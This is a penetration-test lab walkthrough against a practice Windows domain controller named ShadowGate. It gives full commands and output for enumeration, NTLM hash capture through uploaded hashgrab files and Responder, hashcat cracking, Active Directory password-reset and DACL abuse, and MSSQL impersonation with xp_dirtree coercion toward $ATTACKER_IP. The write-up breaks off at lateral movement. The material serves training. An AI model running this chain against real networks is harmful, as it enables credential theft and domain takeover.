Scenario
ShadowGate provides cybersecurity solutions for global enterprises. They are in the process of getting SOC 2 certified and have hired Hack Smarter to perform an internal network penetration test.
Objective: Find all vulnerabilities and, if possible, elevate privileges to Domain Admin.
Difficulty: Medium OS: Windows Server 2019
| Host | IP Address | Operating System | Role |
|---|---|---|---|
| SG-DC01 | 10.1.104.4 | Windows Server 2019 | Domain Controller / IIS / MSSQL / ADCS |
All hashes, passwords, and flags in this writeup are redacted.
Enumeration
Port Scanning
A standard version/script scan against the target:
Exegol ➜ /workspace 𝘹 nmap -sCV 10.1.104.4
Starting Nmap 7.93 ( https://nmap.org ) at 2026-07-17 09:46 PDT
Nmap scan report for 10.1.104.4
Host is up (0.077s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: ShadowGate | Advanced Cyber Security Solutions
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-17 16:46:11Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:SG-DC01.shadowgate.local
| Not valid before: 2025-12-07T17:46:45
|_Not valid after:  2026-12-07T17:46:45
|_ssl-date: 2026-07-17T16:47:31+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2026-07-17T16:47:31+00:00; 0s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-07-17T16:33:33
|_Not valid after:  2056-07-17T16:33:33
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:SG-DC01.shadowgate.local
| Not valid before: 2025-12-07T17:46:45
|_Not valid after:  2026-12-07T17:46:45
|_ssl-date: 2026-07-17T16:47:31+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
|_ssl-date: 2026-07-17T16:47:31+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:SG-DC01.shadowgate.local
| Not valid before: 2025-12-07T17:46:45
|_Not valid after:  2026-12-07T17:46:45
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SHADOWGATE
|   NetBIOS_Domain_Name: SHADOWGATE
|   NetBIOS_Computer_Name: SG-DC01
|   DNS_Domain_Name: shadowgate.local
|   DNS_Computer_Name: SG-DC01.shadowgate.local
|   DNS_Tree_Name: shadowgate.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-07-17T16:46:51+00:00
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Not valid before: 2026-07-06T16:10:27
|_Not valid after:  2027-01-05T16:10:27
|_ssl-date: 2026-07-17T16:47:31+00:00; 0s from scanner time.
Service Info: Host: SG-DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-07-17T16:46:55
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.50 seconds
Kerberos, LDAP, and an MSSQL instance on the same host as an IIS site — a single box carrying the Domain Controller, a web application, and a SQL Server instance simultaneously.
Hosts File
The host drops ICMP and its SSL certificates advertise SG-DC01.shadowgate.local, so map the FQDN before doing anything Kerberos-dependent. nxc can generate the entry directly from its own SMB banner:
Exegol ➜ /workspace 𝘹 nxc smb 10.1.104.4 -u '' -p '' /etc/hosts --generate-hosts-file /etc/hosts
SMB         10.1.104.4      445    SG-DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.104.4      445    SG-DC01          [+] shadowgate.local\:

Exegol ➜ /workspace 𝘹 cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::  ip6-localnet
ff00::  ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      exegol-shadow
10.1.104.4     SG-DC01.shadowgate.local shadowgate.local SG-DC01
Web Enumeration

The root site is ShadowGate’s own marketing page — a cybersecurity vendor pitching “Advanced Cyber Defense.”
Subdomain Enumeration
Virtual-host fuzzing against the root site — filtering out the default response size — surfaces a hidden dev subdomain:
Exegol ➜ /workspace 𝘹 ffuf -c -w `fzf-wordlists` -H 'Host: FUZZ.shadowgate.local' -u "http://10.1.104.4/" -fs 63405

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.1.104.4/
 :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/DNS/namelist.txt
 :: Header           : Host: FUZZ.shadowgate.local
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 63405
________________________________________________

dev                     [Status: 200, Size: 14924, Words: 4761, Lines: 425, Duration: 987ms]
Browsing dev.shadowgate.local lands on a “Dev File Upload Portal” whose File Upload Workflow panel names a specific employee by first-name-dot-last-initial:

Security Review: All uploaded files are reviewed and processed by mitch.r
That single line is the whole username convention for the domain — firstname.lastinitial. It’s enough to build a small candidate userlist (mitch.r, plus guesses for other likely employees) and confirm which of them actually exist in AD.
User Enumeration
userlist2.txt isn’t a generic wordlist — it’s built by pulling real employee names off the ShadowGate site itself (the “Our Team” page and staff mentions elsewhere) and converting each one to the firstname.lastinitial convention identified from the dev portal. That turns a handful of scraped names into a small, high-confidence candidate list to validate against Kerberos:
Exegol ➜ /workspace 𝘹 kerbrute userenum -d shadowgate.local --dc 10.1.104.4 /workspace/userlist2.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 07/17/26 - Ronnie Flathers @ropnop

2026/07/17 10:43:01 >  Using KDC(s):
2026/07/17 10:43:01 >   10.1.104.4:88

2026/07/17 10:43:01 >  [+] VALID USERNAME:       mitch.r@shadowgate.local
2026/07/17 10:43:01 >  [+] VALID USERNAME:       daniel.r@shadowgate.local
2026/07/17 10:43:01 >  [+] VALID USERNAME:       milo.w@shadowgate.local
2026/07/17 10:43:01 >  [+] VALID USERNAME:       bogdan.r@shadowgate.local
2026/07/17 10:43:01 >  [+] VALID USERNAME:       ryan.j@shadowgate.local
2026/07/17 10:43:01 >  [+] VALID USERNAME:       oscar.m@shadowgate.local
2026/07/17 10:43:01 >  Done! Tested 7 usernames (6 valid) in 0.079 seconds
Six confirmed accounts, all matching the firstname.lastinitial format identified from the dev portal.
Initial Access — Malicious File Upload
dev.shadowgate.local Enumeration
With the username format in hand, content discovery against the dev vhost itself is next:
Exegol ➜ /workspace 𝘹 feroxbuster -w `fzf-wordlists` -u "http://dev.shadowgate.local" -x pdf -x js,html -x php txt json docx aspx -C 404

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://dev.shadowgate.local/
 🚩  In-Scope Url          │ dev.shadowgate.local
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wfuzz/general/big.txt
 💢  Status Code Filters   │ [404]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 🔎  Extract Links         │ true
 💲  Extensions            │ [pdf, js, html, php, txt, json, docx, aspx]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET       59l      274w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      424l     1038w    14924c http://dev.shadowgate.local/
200      GET      424l     1038w    14934c http://dev.shadowgate.local/login.aspx
301      GET        2l       10w      158c http://dev.shadowgate.local/upload => http://dev.shadowgate.local/upload/
200      GET      803l     1911w    28619c http://dev.shadowgate.local/upload/upload.aspx
[####################] - 85s    54567/54567   0s      found:4       errors:0
[####################] - 44s    27216/27216   618/s   http://dev.shadowgate.local/
[####################] - 43s    27216/27216   626/s   http://dev.shadowgate.local/upload/

/upload/upload.aspx is reachable without credentials and automatically authenticates as mitch.r:

The panel confirms uploaded files are synced to two locations:
LOCAL DEVELOPMENT SERVER
C:\dev\[filename]

SHADOWGATE DOMAIN CONTROLLER
\\SG-DC01\dev$\[filename]
Uploads are reviewed by mitch.r — the classic setup for coercing an NTLM authentication from a real user by getting them to browse a file we control.
Capturing mitch.r’s Hash
Start responder to catch the incoming authentication:
Exegol ➜ /workspace 𝘹 responder --interface "tun0"
Generate hash-grabbing files with hashgrab, pointing them at the listener:
Exegol ➜ hashgrab at   on  main  𝘹 python3 hashgrab.py $ATTACKER_IP test
[*] Generating hash grabbing files..
[*] Written @test.scf
[*] Written @test.url
[*] Written test.library-ms
[*] Written desktop.ini
[*] Written lnk_338.ico
[+] Done, upload files to smb share and capture hashes with smbserver.py/responder
Uploading the generated .lnk file through the portal is enough — Windows Explorer resolves the icon path over SMB the moment the file is browsed, forcing an authentication back to our listener:
[SMB] NTLMv2-SSP Client   : 10.1.104.4
[SMB] NTLMv2-SSP Username : SHADOWGATE\mitch.r
[SMB] NTLMv2-SSP Hash     : mitch.r::SHADOWGATE:[REDACTED]
Cracking NTLMv2
The captured NetNTLMv2 hash is crackable entirely offline against a wordlist (mode 5600):
Exegol ➜ /workspace 𝘹 hashcat -m 5600 -a 0 mitch.r `fzf-wordlists`
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Recovered........: 1/1 (100.00%) Digests (total)

mitch.r:[REDACTED]
Active Directory Enumeration
BloodHound Collection
With a real credential in hand, collect the domain graph as mitch.r to see what it’s actually worth:
Exegol ➜ /workspace 𝘹 bloodyAD --host SG-DC01 -d shadowgate.local -u 'mitch.r' -p '[REDACTED]' get bloodhound
mitch.r holds ForceChangePassword over two accounts:

Following the milo.w branch reveals a WriteOwner edge onto svc_mssql:

ryan.jis also reachable viaForceChangePasswordfrommitch.r, but it’s a dead end with no further outbound edges —milo.wis the branch that actually leads somewhere.
ForceChangePassword → milo.w
With ForceChangePassword over milo.w, set a known password without needing the old one:
Exegol ➜ /workspace 𝘹 bloodyAD -u 'mitch.r' -p '[REDACTED]' -d shadowgate.local --host 10.1.104.4 set password 'milo.w' '[REDACTED]'
[+] Password changed successfully!
WriteOwner → svc_mssql
milo.w doesn’t own svc_mssql by default, so ownership has to be seized before a DACL can be written. First, take ownership using the WriteOwner edge:
Exegol ➜ /workspace 𝘹 owneredit.py -action write -new-owner 'milo.w' -target 'svc_mssql' 'shadowgate.local/milo.w:[REDACTED]' -dc-ip 10.1.104.4
[*] Current owner information below
[*] - SID: S-1-5-21-2396436576-3267128377-3646372360-512
[*] - sAMAccountName: Domain Admins
[*] OwnerSid modified successfully!
Then grant milo.w full control via a DACL write:
Exegol ➜ /workspace 𝘹 dacledit.py -action write -rights FullControl -principal 'milo.w' -target 'svc_mssql' 'shadowgate.local/milo.w:[REDACTED]' -dc-ip 10.1.104.4
[*] DACL backed up to dacledit-[timestamp].bak
[*] DACL modified successfully!
Now reset svc_mssql’s password directly, and confirm it against the SQL Server instance:
Exegol ➜ /workspace 𝘹 bloodyAD -u 'milo.w' -p '[REDACTED]' -d shadowgate.local --host 10.1.104.4 set password 'svc_mssql' '[REDACTED]'
[+] Password changed successfully

Exegol ➜ /workspace 𝘹 nxc mssql 10.1.104.4 -u 'svc_mssql' -p '[REDACTED]'
MSSQL       10.1.104.4      1433   SG-DC01          [+] shadowgate.local\svc_mssql:[REDACTED]
MSSQL Attacks — Impersonation
nxc’s mssql_priv module surfaces a login impersonation right on svc_mssql:
Exegol ➜ /workspace 𝘹 nxc mssql 10.1.104.4 -u 'svc_mssql' -p '[REDACTED]' -M mssql_priv
MSSQL_PRIV  10.1.104.4      1433   SG-DC01          [*] SHADOWGATE\svc_mssql can impersonate: SHADOWGATE\bogdan.r
Impersonate bogdan.r inside the SQL session and check for sysadmin:
SQL (SHADOWGATE\svc_mssql  guest@master)> EXECUTE AS LOGIN = 'SHADOWGATE\bogdan.r';
SQL (SHADOWGATE\bogdan.r  guest@master)> SELECT SYSTEM_USER;

SHADOWGATE\bogdan.r
SQL (SHADOWGATE\bogdan.r  guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

0
bogdan.r isn’t sysadmin, and further enumeration shows the account has almost no rights inside SQL Server itself — guest only in every database, no linked servers, msdb/master/model/tempdb all owned by the disabled sa login, and ShadowGate owned by SHADOWGATE\Administrator. This account isn’t a SQL Server privesc — it’s a credential capture opportunity.
NTLMv2 Capture via xp_dirtree
xp_dirtree is an extended stored procedure that walks a directory tree at a given path — including a UNC path. Point it at a share that doesn’t exist and SQL Server still has to resolve that path first, which means the service account itself performs an SMB authentication against whatever is listening there. Get Responder running again on tun0 (the same listener used to catch mitch.r earlier) before triggering it:
Exegol ➜ /workspace 𝘹 responder --interface "tun0"
With the listener up, coerce bogdan.r’s SQL Server context into authenticating to it — no user interaction required this time, just a SQL command. The query itself returns nothing (the path doesn’t exist), but Responder catches the coerced authentication in the background:
SQL (SHADOWGATE\bogdan.r  guest@master)> EXEC xp_dirtree '\\$ATTACKER_IP\share'

subdirectory   depth
------------   -----
[SMB] NTLMv2-SSP Client   : 10.1.104.4
[SMB] NTLMv2-SSP Username : SHADOWGATE\bogdan.r
[SMB] NTLMv2-SSP Hash     : bogdan.r::SHADOWGATE:[REDACTED]
Crack it the same way as mitch.r’s:
Exegol ➜ /workspace 𝘹 hashcat -m 5600 -a 0 bogdan.r `fzf-wordlists`
bogdan.r:[REDACTED]
Lateral Movement — GenericAll
With a real password for bogdan.r, BloodHound shows two outbound GenericAll edges — over oscar.m and daniel.r. Neither had any outbound rights of its own, but oscar.m is a member of Shadowgate-IT-Support and Remote Management Users:
